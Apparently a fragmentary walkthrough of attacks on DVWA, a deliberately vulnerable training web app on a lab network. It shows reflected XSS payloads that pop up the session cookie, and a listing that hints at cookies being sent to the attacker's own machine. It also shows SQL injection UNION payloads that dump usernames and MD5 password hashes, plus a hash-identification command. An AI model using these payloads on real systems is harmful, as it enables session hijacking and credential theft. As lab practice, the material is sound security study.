


Directory listing for /?cookie=

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.dotnet/](#)
- [.face](#)
- [.face.icon@](#)
- [.gitconfig](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.mysql_history](#)
- [.pki/](#)
- [.profile](#)
- [.python_history](#)
- [.recon-ng/](#)
- [.rediscli_history](#)
- [.rpmdb/](#)
- [.selected_editor](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.theHarvester/](#)
- [.vboxclient-clipboard-tty7-control.pid](#)
- [.vboxclient-clipboard-tty7-service.pid](#)
- [.vboxclient-display-svg-x11-tty7-control.pid](#)
- [.vboxclient-display-svg-x11-tty7-service.pid](#)



What's your name?

ert(document.cookie)</script>

Submit

Hello

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

🌐 192.168.5.101

security=low; PHPSESSID=7eef33196032ea6f358c928249da9a3f

OK

```
3
4
5 <div class="body_padded">
6   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
7
8   <div class="vulnerable_code_area">
9
10    <form name="XSS" action="#" method="GET">
11      <p>What's your name?</p>
12      <input type="text" name="name">
13      <input type="submit" value="Submit">
14    </form>
15
16    <pre>Hello <script>alert(document.cookie)</script> <script>alert("I got You")</script></pre>
17
18  </div>
19
20  <h2>More info</h2>
21
22  <ul>
23    <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
24    <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
25    <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
26  </ul>
27 </div>
```

More Info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

🌐 192.168.5.101

I got You

OK

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user , password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user , password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user , password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user , password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user , password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

```
(diidro@kali)-[~]  
$ hashid e99a18c428cb38d5f260853678922e03 > bra.txt
```

```
(diidro@kali)-[~]  
$ cat bra.txt  
Analyzing 'e99a18c428cb38d5f260853678922e03'  
[+] MD2  
[+] MD5  
[+] MD4  
[+] Double MD5  
[+] LM  
[+] RIPEMD-128  
[+] Haval-128  
[+] Tiger-128  
[+] Skein-256(128)  
[+] Skein-512(128)  
[+] Lotus Notes/Domino 5  
[+] Skype  
[+] Snefru-128  
[+] NTLM  
[+] Domain Cached Credentials  
[+] Domain Cached Credentials 2  
[+] DNSSEC(NSEC3)  
[+] RAdmin v2.x
```

```
(diidro@kali)-[~]  
$
```

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Vulnerability: SQL Injection

User ID:

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: admin

Surname: admin

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: Gordon

Surname: Brown

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: Hack

Surname: Me

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: Pablo

Surname: Picasso

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: Bob

Surname: Smith

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

[View Source](#)[View Help](#)